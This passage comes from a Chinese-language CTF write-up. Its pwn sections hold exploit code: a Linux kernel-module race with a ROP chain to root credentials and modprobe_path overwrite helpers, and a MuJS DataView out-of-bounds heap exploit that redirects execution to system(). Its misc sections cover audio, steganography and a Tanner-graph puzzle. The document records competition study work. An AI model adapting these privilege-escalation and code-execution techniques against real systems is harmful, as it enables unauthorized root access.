183             perror("error unregistering page for userfaultfd");
184         }
185         if (munmap((void *)race_page, 0x1000) == -1)
186         {
187             perror("error on munmapping race page");
188         }
189         return 0;
190     }
191     return 0;
192 }
193 
194 void register_userfault()
195 {
196     int uffd, race;
197     struct uffdio_api uf_api;
198     struct uffdio_register uf_register;
199 
200     uffd = syscall(__NR_userfaultfd, O_CLOEXEC | O_NONBLOCK);
201     uf_api.api = UFFD_API;
202     uf_api.features = 0;
203 
```

```
    if (ioctl(uffd, UFFDIO_API, (unsigned long)&uf_api) == -1)
    {
        perror("error with the uffdio_api");
        exit(-1);
    }

    if (mmap((void *)race_page, 0x1000, PROT_READ | PROT_WRITE, MAP_PRIVATE | MAP_ANONYMOUS | MAP_FIXED, 0, 0) != (void *)race_page)
    {
        perror("whoopsie doopsie on mmap");
        exit(-1);
    }

    //
    for(int j=0;j<8;j++)
    {
        smallbuf[j] = 0x61+j;
    }
    memcpy((void *)&race_page, (void *)&(smallbuf[0]), 0x8);
    //




    uf_register.range.start = race_page;
    uf_register.range.len = 0x1000;
    uf_register.mode = UFFDIO_REGISTER_MODE_MISSING;

    if (ioctl(uffd, UFFDIO_REGISTER, (unsigned long)&uf_register) == -1)
    {
        perror("error registering page for userfaultfd");
    }

    race = pthread_create(&thread, NULL, racer, (void*)(long)uffd);
    if(race != 0)
    {
        perror("can't setup threads for race");
    }
    return;
}

void modprobe_hax()
{
    char filename[65];
    memset(filename, 0, sizeof(filename));
    system("echo -ne '\\xff\\xff\\xff\\xff' > /home/ctf/roooot");
    system("chmod +x /home/ctf/roooot");
    system("echo -ne '#!/bin/sh\nchmod 777 /flag.txt' > /home/ctf/w\n");
```

```
251     system("chmod +x /home/ctf/w");
252     // system("/home/ctf/roooot");
253     return;
254 }
255
256
257 void pppp()
258 {
259         printf("wel\n");
260         exit(0);
261         // return;
262 }
263
264 // long long user_cs, user_ss, user_rflags, user_stack;
265 // static void save_state()
266 // {
267 //     asm(
268 //         "movq %%cs, %0\n"
269 //         "movq %%ss, %1\n"
270 //         "pushfq\n"
271 //         "popq %2\n"
272 //         "movq %%rsp, %3\n"
273 //         : "=r"(user_cs), "=r"(user_ss), "=r"(user_rflags), "=r"(user_stack)
274 //         :
275 //         : "memory");
276 // }
277
278 void info(long int *data_a)
279 {
280         for(int i=0;i<=2;i++)
281         {
282                 printf("%016llx   |    %016llx\n", data_a[2*i],data_a[2*i+1]);
283         }
284 }
285
286 int main(int argc, char **argv, char **envp)
287 {
288     signal(SIGSEGV, modprobe_hax);
289     // save_state();
290     // bug is two mutexes used (one for resize, one for all other operatios) ->
    allows for race conditions in ioctl handler
291     fd = open("/dev/kqueue", 2);
292     if(fd<0)
293     {
294         printf("open eror\n");
295         exit(0);
296     }
297     else
298     {
```

```
299         printf("open\n");
300     }
301     for(int i=0;i<0x20;i++)
302     {
303         pad[i] = 0x41+i;
304     }
305 
306 
307     ioctl(fd,FUNC1,0xbcaf0000);
308 
309     // for (int i = 0; i < 0x50; i++)
310     // {
311     seqfd = open("/proc/self/stat", O_RDONLY);
312         // close(tmpfp);
313     // }
314     ioctl(fd,FUNC2,smallbuf);
315 
316     // ioctl(fd,FUNC1,smallbuf);
317     // ioctl(fd,FUNC1,smallbuf);
318     // ioctl(fd,FUNC1,smallbuf);
319     info((long int *)smallbuf);
320     uint64_t kdata = ((long int *)smallbuf)[0];
321     printf("kernel_data: 0x%llx\n", kdata);
322     kbase = kdata - 0x10d4b0;
323     printf("kbase: 0x%llx\n", kbase);
324 
325     //------------------------------------------------------
326 
327     ioctl(fd,FUNC2,smallbuf);
328 
329 
330     for(int j=0;j<8;j++)
331     {
332         smallbuf[j] = 0x61+j;
333     }
334     // memcpy((void *)&race_page, (void *)&(smallbuf[0]), 0x8);
335 
336 
337 
338     // char buf[0xb0];
339     // int uaf_entry;
340     // request_t evil;
341 
342     // // going for leaks
343     // add_key(fd, 0, sizeof(smallbuf), smallbuf);
344     // for (int i = 1; i < 12; i++)
345     // {
346     //     memset(buf, 0x41 + i, sizeof(buf));
```

```
347     //     add_key(fd, i, sizeof(buf), buf);
348     // }
349     // race_page = 0xbcaf0000;
350     // race_function = &uaf_setup;
351     // // target_idx = 0;
352     // // // using classic uffd technique for race
353     // register_userfault();
354 
355     // ioctl(fd,FUNC1,smallbuf);
356     pop_rdi_ret = kbase + 0x7bd1d;
357     commit_creds = kbase + 0x55ae0;
358     init_cred = kbase + 0x22df41;
359     swapgs_restore_regs_and_return_to_usermode = kbase + 0x400a2f;
360     swapgs_restore_regs_and_return_to_usermode += 9;
361 
362 
363     ioctl(fd,FUNC1,smallbuf);
364 
365 
366     // read(seqfd,smallbuf,0x100);
367     __asm__(
368         "mov r15, 0xbeefdead;"
369         "mov r14, pop_rdi_ret;"
370         "mov r13, init_cred;" // add rsp, 0x40 ; ret
371         "mov r12, commit_creds;"
372         "mov rbp, swapgs_restore_regs_and_return_to_usermode;"
373         "mov rbx, 0x999999999;"
374         "mov r11, 0x114514;"
375         "mov r10, 0x666666666;"
376         "mov r9, 0x1919114514;"
377         "mov r8, 0xabcd1919810;"
378         "xor rax, rax;"
379         "mov rcx, 0x666666;"
380         "mov rdx, 8;"
381         "mov rsi, rsp;"
382         "mov rdi, seqfd;"
383         "syscall"
384     );
385 
386     // add_key(fd, 27, sizeof(buf), (char *)race_page);
387     // pthread_join(thread, NULL);
388 
389     // get_value(fd, 0, sizeof(smallbuf), smallbuf);
390 
391     // memcpy((void *)&shmem_vm_ops, (void *)&(smallbuf[0x18]), 0x8);
392     // kbase = shmem_vm_ops - 0x822b80;
393     // modprobe_path = kbase + 0xa46fe0;
394 
```

```
395     // // fg-kaslr doesn't affect some of the earlier functions in .text, nor functions not in C or data, etc.
396     // printf("leaked shmem_vm_ops: 0x%llx\n", shmem_vm_ops);
397     // printf("kernel base: 0x%llx\n", kbase);
398     // printf("modprobe_path: 0x%llx\n", modprobe_path);
399 
400     // // clean up
401     // for (int i = 1; i < 12; i++)
402     // {
403     //     delete_key(fd, i);
404     // }
405     // delete_key(fd, 27);
406 
407     // // set up for second race
408     // for (int i = 1; i <= 22; i++)
409     // {
410     //     add_key(fd, i, sizeof(buf), buf);
411     // }
412     // add_key(fd, 1337, sizeof(smallbuf), smallbuf);
413 
414     // race_page = 0xf00d0000;
415     // race_function = &uaf_setup;
416     // target_idx = 1337;
417 
418     // register_userfault();
419 
420     // add_key(fd, 23, 0x20, (char *)0xf00d0000);
421     // pthread_join(thread, NULL);
422 
423     // // retrieval is somewhat deterministic, shuffling only happens when new slab is applied for?
424     // for (int i = 24; i < 0x400; i++)
425     // {
426     //     add_key(fd, i, sizeof(buf), buf);
427     // }
428     // get_value(fd, target_idx, sizeof(smallbuf), smallbuf);
429     // uaf_entry = *(int *)smallbuf;
430     // printf("uaf'd entry: %d\n", uaf_entry);
431 
432     // // clean up
433     // for (int i = 1; i < 0x400; i++)
434     // {
435     //     if (i != 0x70)
436     //     {
437     //         delete_key(fd, i);
438     //     }
439     // }
440 
441     // // evil_hash_entry
```

```
    // // evil hash entry
    // evil.key = uaf_entry;
    // evil.size = 0x20;
    // evil.src = (char *)modprobe_path;
    // evil.dest = NULL;

    // memset(smallbuf, 0, sizeof(smallbuf));
    // memcpy(smallbuf, (void *)&evil, sizeof(evil));
    // update_value(fd, target_idx, sizeof(smallbuf), smallbuf);
    // memset(smallbuf, 0, sizeof(smallbuf));
    // strcpy(smallbuf, "/home/ctf/w");
    // update_value(fd, uaf_entry, sizeof(smallbuf), smallbuf);
    // modprobe_hax();
    return 0;
}
```

mujs

参考

2020 UIUCTF MuJS Challenge – HackerChai (yichenchai.github.io)

js解析引擎的漏洞，自己diff下

通过diff文件

经过diff是多了一个dataview对象，其中的单字节set可以越界

PHP

```
static void Dv_setUint8(js_State *J)
{
        js_Object *self = js_toobject(J, 0);
        if (self->type != JS_CDATAVIEW) js_typeerror(J, "not an DataView");
        size_t index = js_tonumber(J, 1);
        uint8_t value = js_tonumber(J, 2);
        if (index < self->u.dataview.length+0x9) {//bug
                self->u.dataview.data[index] = value;
        } else {
                js_error(J, "out of bounds access on DataView");
        }
}
```

类型混淆写一下

Makefile

```
regexp做任意写，改userdata put为system， J为"cat flag"拿flag
```

````
```
a = RegExp()
a1 = RegExp()
a2 = RegExp()
a3 = RegExp()
a4 = RegExp()
a5 = RegExp()
a6 = RegExp()
a7 = RegExp()
a8 = RegExp()
a9 = RegExp()
a10 = RegExp()
a11 = RegExp()
a12 = RegExp()
a13 = RegExp()

for(i=0;i<0x100;i++){
    evil = DataView(0x28)
}
regexp = RegExp("1111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111")
evil2=DataView(0x80)
evil2.setUint8(0x10,10)

set8 = DataView.prototype.setUint8.bind(regexp);
get8 = DataView.prototype.getUint8.bind(regexp);
evil.setUint8(0x30,0x10)


s1 = get8(0x830)
s2 = get8(0x881)
s3 = get8(0x8d2)
s4 = get8(0x923)
s5 = get8(0x974)
s6 = get8(0x9c5)
libc_low = s1+(s2<<8)+(s3<<16)+(s4<<24)
libc_high = s5+(s6<<8)
libc_low = libc_low-0x1ebbe0
print(libc_low)
free_hook = libc_low + 2026280
system = libc_low + 349200

set32 = DataView.prototype.setUint32.bind(regexp);
get32 = DataView.prototype.getUint32.bind(regexp);
heap = get32(0xf8)-0x3fca0
print(heap)

````
````

```
set32(0xf8,heap)


//print(heap)set32(0xfc,0x5555)

evil2.setUint32(0,0x20746163)
evil2.setUint32(4,0x67616c66)
print(heap)
set32(0x108,system)
set32(0x10c,libc_high)
set8(0xd0,15)
evil2.a=1
```

Misc

checkin

不得不吐槽给机器人发了个信息就被ban了的迷惑情况.....



有变化截个图就行了

ra2

完成任务即可发现flag，由于难度有些大，所以可修改mods/rv/rules文件里的参数，把月球基地血量进行更改，士兵攻击以及血量等参数更改，急速通关即可

也可以利用围墙将月球基地保护，这样小怪无法攻击月球基地，造兵正常打就行。

在地图上找到

AUDIO

通过题目描述可以知道朋友发来的文件里面藏有一些秘密，并且题目附件给了源音频。先听朋友的音频发现背景里好像有嘀嘀嘀得摩斯电码，再听听源音频发现没有摩斯电码，确定这里面藏得就是摩斯电码，于是将两个音频文件用AU打开进行反相相消得到：

得到摩斯电码为：... ..- ... -.-. - ..-. -- .- ... - . .-. --- ..-. .- ..- -.. .. ---

翻译为**SUSCTFMASTEROFAUDIO**

当然也可以直接听自己敲出来

Tanner

根据图片名字发现是 tanner graph,搜索一下发现是ldpc的检查矩阵,每个f对应一行,每个c对应一列。因此检查矩阵即为

1,1,1,1,0,0,0,0,0,0

1,0,0,0,1,1,1,0,0,0

0,1,0,0,1,0,0,1,1,0

0,0,1,0,0,1,0,1,0,1

0,0,0,1,0,0,1,0,1,1

搜索知道检查矩阵的检查机制是通过将码字的每个值与矩阵相乘后进行xor得到的值需要是0

因此直接开始爆破

Python

```python
ans=[]
for a in range(2):
        for b in range(2):
                for c in range(2):
                        for d in range(2):
                                for e in range(2):
                                        for f in range(2):
                                                for g in range(2):
                                                        for h in range(2):
                                                                for i in range(2):
                                                                        for j in range(2):
                                                                                if a^b^c^d==0:
                                                                                        if a^e^f^g==0:
                                                                                                if b^e^h^i==0:
                                                                                                        if c^f^h^j==0:
                                                                                                                if d^g^i^j==0:
                                                                                                                        tmp=''
                                                                                                                        tmp+=str(a)+str(b)+str(c)+str(d)+str(e)+str(f)+str(g)+str(h)+str(i)+str(j)
                                                                                                                        ans.append(tmp)
print(ans)
fuck=0
for i in ans:
        fuck+=int(i,2)
print(fuck)#32736==0b111111111100000
```


这个地方有点坑,我开始一直用32736去sha256,但是不对,后面发现提示有个not zeros font,由于前面都是二进制数,而且转换成二进制有0开头,因此尝试转成二进制后去掉0b去sha256,竟然对了

Plain Text

```
SUSCTF{c17019990bf57492cddf24f3cc3be588507b2d567934a101d4de2fa6d606b5c1}
```


misound

首先打开文件发现Rdll_dx.wav文件，用AU打开看频谱发现有字母和符号：





提取出来后获得字符串**AnEWmuLTiPLyis_etimes_wiLLbEcomE_B（在这个地方卡了，如果翻译软件直接翻译的话就是e*B，仔细一看还是能发掘为e times _ will become B，意思变为e*_）**

接着通过听音频发现文件是sstv，得到：




图片经过处理得到





解得34位字符串为：**NQHFEAOUUUSHTCWJQRFLFNMKGQAOLDWBBI**

最后通过silenteye发现内容：



经过base64解密后得：

207 359 220 224 352 315 359 374 290 310 277 507 391 513 423 392 508 383 440 322 420 427 503 460 295 318 245 302 407 414 410 130 369 317

Python

```python
# coding=utf-8
from random import randint
from math import floor, sqrt
from sys import flags
#已知提示可知_为95，e*_即为101*95，映射到silenteye上可发现101*95=369*26+1
#通过sstv解出的字母转换为ascii码后，发现倒数第二位为66，66-ord('A')=1
#得出转换关系s*hint=sle*26+[ord(stv)-ord('A')]
sle = "207 359 220 224 352 315 359 374 290 310 277 507 391 513 423 392 508 383 440 322 420 427 503 460 295 318 245 302 407 414 410 130 369 317"
hint = "AnEWmuLTiPLyis_etimes_wiLLbEcomE_B"
stv = "NQHFEAOUUUSHTCWJQRFLFNMKGQAOLDWBBI"
sle = sle.split(' ')
flag = ''
for i in range(len(sle)):
    num = ord(stv[i])-ord('A') #常数
    hint1 = ord(hint[i])
    sle1 = int(sle[i])
    s = chr(round((sle1 * 26 + num)/hint1))
    flag += s
print(flag)
```

可得flag即为：SUSCTF{tHe_matter_iS_unremArkab1e}